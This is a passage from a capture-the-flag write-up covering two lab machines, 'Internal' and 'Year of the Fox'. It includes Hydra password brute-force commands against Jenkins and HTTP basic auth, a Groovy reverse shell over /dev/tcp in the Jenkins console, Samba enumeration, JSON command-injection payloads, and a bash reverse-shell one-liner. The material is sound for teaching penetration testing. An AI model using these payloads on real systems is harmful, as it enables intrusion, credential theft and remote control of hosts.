
```
aubreanna@internal: ~ 154x15
┌──(kali㉿kali)-[~/THM]
└─$ ssh aubreanna@10.10.249.196 -L 9002:172.17.0.2:8080
aubreanna@10.10.249.196's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of [redacted]
```

Figure 202: Internal Ssh Port Forwarding

By navigating to “127.0.0.1:9002” or “localhost:9002”, we are able to access the jenkins service where we find a form used to login. From here I tried several things including default credentials, searching in the source code, various web attacks none of which worked. I decided to try and use a brute force attack in order to find some valid credentials. The problem here is that we don’t even know a valid username to use for the brute force attack since the response of the login form is always “Invalid username or password” no matter what username we enter. So, I made a very small list of possible usernames consisting of “admin”, “administrator”, “root” and “adm”. Hopefully, one of them will be valid. Now to conduct a brute force attack, we will use “hydra” with the following command:

```
hydra -L users.txt -P ../dicts/rockyou.txt 127.0.0.1 -s 9002 http-post-form "/j_acegi_security_check:j_username=^USER^&j_password=^PASS^:F=Invalid username or password" -V -f
```

We basically told hydra to use the usernames on the “users.txt” file and a dictionary. We used the response “Invalid username or password” to filter out the incorrect attempts. You obviously need to include the correct parameters found in the login form such as “j_username” and “j_password” as well as the page that handles the input which is “j_acegi_security_check”. All those can be easily found in the source code.




```
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "patrick" - 112 of 57377596 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "iloveme" - 113 of 57377596 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "sakura" - 114 of 57377596 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "adrian" - 115 of 57377596 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "alexander" - 116 of 57377596 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "destiny" - 117 of 57377596 [child 15] (0/0)
[9002][http-post-form] host: 127.0.0.1   login: admin   password: spongebob
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-09 01:34:52
```

Figure 203: Internal Brute Force Attack

Since we have now access to the jenkins dashboard, we need to get access to the remote machine. There are a number of ways to gain a reverse shell by exploiting vulnerabilities in jenkins. Perhaps the easiest way is to utilize a groovy reverse shell in the jenkins script console. Groovy is basically java so we need to find a java reverse shell. I used the one I found on pentesting monkey, https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet. The exact commands you need to enter in the script console are:

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/$ip/9001;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```




```
┌──(kali㉿kali)-[~/THM]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [[redacted]] from (UNKNOWN
whoami
jenkins
id
uid=1000(jenkins) gid=1000(jenkins) g
```

127.0.0.1:9002/script

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/[redacted]/9001;cat <&5 | while read line; do \$line 2>&5
p.waitFor()
```

Figure 204: Internal Jenkins Exploit

As shown above, we successfully get a reverse shell. We now need to escalate our privileges again. This time I checked the "/opt" directory early to find a file named "note.txt" with root credentials. I first tried to switch to the "root" user on the machine with jenkins but it didn't work so I tried to ssh into the first remote machine and it was successful. The root flag is located on the root directory.




```
┌──(kali㉿kali)-[~/THM]
└─$ ssh root@10.10.249.196
root@10.10.249.196's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of [redacted]

  System load:  0.0               Processes:              120
  Usage of /:   63.7% of 8.79GB   Users logged in:        1
  Memory usage: 46%               IP address for eth0:    10.10.249.196
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  => There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: [redacted]
root@internal:~# whoami
root
root@internal:~# cd /root
root@internal:~# ls
root.txt  snap
root@internal:~# cat root.txt
THM[redacted]
root@internal:~#
```

Figure 205: Internal Ssh as Root

Year of the Fox (Hard)

This is another on the hard category. For this challenge, we are told to retrieve a web flag, a user flag and a root flag. We start as usual by conducting a nmap scan.




```
┌──(kali㉿kali)-[~/THM]
└─$ sudo nmap 10.10.213.252 -sC -sV
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-09 01:59 EET
Nmap scan report for 10.10.213.252
Host is up (0.098s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
80/tcp  open  http        Apache httpd 2.4.29
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=You want in? Gotta guess the password!
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 401 Unauthorized
139/tcp open  netbios-ssn?
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: YEAROFTHEFOX)
Service Info: Hosts: year-of-the-fox.lan, YEAR-OF-THE-FOX
```

Figure 206: Year of the Fox Nmap Scan

We find that both http and samba are running. Samba is an open-source implementation of the smb protocol that runs on windows for unix systems and linux distributions. It is a software package that gives network administrators flexibility and freedom in terms of setup, configuration, and choice of systems and equipment. Since there is a webserver running, we will first take a look at the webserver. When navigating to the website hosted by the webserver, we are immediately asked for a username and a password from a prompt. At this point, I clicked cancelled because we haven't found anything that looks like a username or password and tried to find the credentials on the unauthorized page that was printed. However, I didn't manage to find anything at all even after trying for a lot of time. Thankfully, there is also a samba service running and we can pivot to it. Enum4linux is a tool for enumerating information from windows and samba systems. To enumerate the samba service, you can use the following command:

```
enum4linux -a $ip
```


From the enumeration of the samba service, we find several interesting results. There are 2 shares located on the remote machine, the "IPC$" share and a share with the name "yotf". The first one is the default share however the second share seems to be custom which increases the chances that it contains something of value. What's also compelling is the comment left on the second share named "yotf" which is "keep out".



```
================================( Share Enumeration on 10.10.213.252 )================

        Sharename       Type      Comment
        ---------       ----      -------
        yotf            Disk      Fox's Stuff -- keep out!
        IPC$            IPC       IPC Service (year-of-the-fox server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        YEAROFTHEFOX         YEAR-OF-THE-FOX
```

Figure 207: Year of the Fox Samba Enumeration I

Another useful result from the enumeration is a list of users from the target system.




```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\fox (Local User)
S-1-22-1-1001 Unix User\rascal (Local User)
```

Figure 208: Year of the Fox Samba Enumeration II

There are at least 2 users on the system, a user named "fox" and a user named "rascal". These usernames can be potentially valid usernames for the website as well. From here, we can proceed using several ways. For example, we know that the share "yotf" has something important. When trying to access it, it asks for a username and a password. When entering the username "rascal" and a random password, the "NT_STATUS_ACCESS_DENIED" error is returned but when we provide the username "fox" and a random password, the "NT_STATUS_LOGON_FAILURE" error is returned. This means that the username "fox" is the correct username for the "yotf" share. One way we could proceed is try to brute force the password using a tool such as "hydra" but that is not as easy as it sounds. Since we got 2 potentially valid usernames, let's pivot to the webserver. We can create a user list with the 2 usernames we got and try to brute force the password for the authentication prompt presented to us when trying to access the website. We can use "hydra" with the following command:

```
hydra -L users.txt -P ../dicts/rockyou.txt $ip http-get / -V -f
```

You need to use the "get" or "head" method here because that's how the data from the authentication prompt is submitted.




```
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "sexual" - 3772 of 43
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "panda1" - 3773 of 43
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "jesus123" - 3774 of
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "ivette" - 3775 of 43
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "happydays" - 3776 of
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "deadman" - 3777 of 4
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "craig" - 3778 of 430
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "brokenheart" - 3779
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "terrence" - 3780 of
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "q1w2e3" - 3781 of 43
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "max123" - 3782 of 43
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "francia" - 3783 of 4
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "account" - 3784 of 4
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "villevalo" - 3785 of
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "striker" - 3786 of 4
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "smiley1" - 3787 of 4
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "silvana" - 3788 of 4
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "peluchin" - 3789 of
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "muppet" - 3790 of 43
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "monita" - 3791 of 43
[ATTEMPT] target 10.10.213.252 - login "rascal" - pass "firebird" - 3792 of
[80][http-get] host: 10.10.213.252   login: rascal   password: terrence
[STATUS] attack finished for 10.10.213.252 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-09 03
```

Figure 209: Year of the Fox Brute Force I

Keep in mind that if the "get" method doesn't work, you should use the "head" method instead. A valid password was found for the user "rascal" and once we enter it on the authentication prompt of the website, we are allowed access to the website. Once we are authenticated, a search box appears asking us for our input with the prompt "Looking for Something?". At first, I though the search engine was vulnerable to command injection so I tried using the "ls" command to potentially print files on the target machine and the search bar printed "no file returned". This means that the search bar likely searches for files on the system. The search bar could also be vulnerable to local file inclusion so I tried to read the "/etc/passwd" file but what I noticed as I was typing on the search engine is that the "/" special character was being removed as I typed. This is likely due to a client-side filter that blocks specific characters such as "/"

in this case. Other special characters that it filters are “;’” -+*><” and probably others as well. Another thing I noticed is that if you provide nothing as user input on the search bar, it will print 3 file names “creds2.txt”, “fox.txt” and “important-data.txt”. I then tried to enter as input “fox.txt” and what happened is that the search bar returned as output the file name itself. So, what this search functionality essentially does is it simply checks if a file exists on the target system. For example, if you were to enter “fox.txt” it would return as output the filename. If you were to enter “fox23.txt” which doesn’t exist, it would return “file not found”. So, since we can’t read the contents of files using the search box that means that the website is likely not vulnerable to local file inclusion. It could still be vulnerable to command injection and the fact that there is a client-side filter further increases that possibility. To test for command injection, we need a way to first bypass the client-side filter. There are 2 possible ways to do that, the first is using the debugger of the developer tools to add a breakpoint on the client-side script so that it won’t execute at all and the second is by using “burpsuite”. Burp or burp suite is a set of tools used for penetration testing of web applications. It can be used to test a web application against a variety of attacks. We will use “burpsuite” because as we will see later that’s the only way to proceed further in this challenge. Using burpsuite, after enabling the proxy, I intercepted a request to the search engine and sent it to repeater. We will use repeater to create and perfect our payload.




```
POST /assets/php/search.php HTTP/1.1
Host: 10.10.240.224
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 20
Origin: http://10.10.240.224
Authorization: Basic cmFzY2FsOmhvbmV5cG90
Connection: close
Referer: http://10.10.240.224/

{
"target":"fox.txt"
}
```

```
HTTP/1.1 200 OK
Date: Thu, 09 Mar 2023 07:45:15 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 11
Connection: close
Content-Type: text/html; charset=UTF-8

["fox.txt"]
```

Figure 210: Year of the Fox Testing I

It seems that the search engine sends the user input to the “search.php” file using the “POST” method in a json format. Instead of entering “fox.txt” as shown in the figure above, we need to insert our own malicious code and bypass any backend filters. Now creating a payload that works took me forever in this challenge mainly because I tried to do it manually instead of using ready to go payloads from github. After a long time, I found a payload that works:

```
“\”;pwd \””
```




```
POST /assets/php/search.php HTTP/1.1
Host: 10.10.240.224
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 22
Origin: http://10.10.240.224
Authorization: Basic cmFzY2FsOmhvbmV5cG90
Connection: close
Referer: http://10.10.240.224/

{
  "target":"\";pwd \""
}
```

```
HTTP/1.1 200 OK
Date: Thu, 09 Mar 2023 07:48:15 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 33
Connection: close
Content-Type: text/html; charset=UTF-8

["\/var\/www\/html\/assets\/php"]
```

Figure 211: Year of the Fox Testing II

While this does work, the only command that returned something to me was the “pwd” command. I took some time to modify my working payload to something that both works and allows me to use other commands:

```
\";whoami\n
```



```
POST /assets/php/search.php HTTP/1.1
Host: 10.10.240.224
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 27
Origin: http://10.10.240.224
Authorization: Basic cmFzY2FsOmhvbmV5cG90
Connection: close
Referer: http://10.10.240.224/

{
  "target":"\";which php\n"
}
```

```
HTTP/1.1 200 OK
Date: Thu, 09 Mar 2023 07:56:21 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 19
Connection: close
Content-Type: text/html; charset=UTF-8

["\/usr\/bin\/php"]
```

Figure 212: Year of the Fox Testing III

As shown, the filter works successfully likely with every command and we also found that php is installed on the target system. Let’s try to get a reverse shell. Well at first, I tried to get a reverse shell using php however I never managed to make that work. The next one I tried to get a reverse shell using bash with the following command:

```
bash -i >& /dev/tcp/$ip/9001 0>&1
```

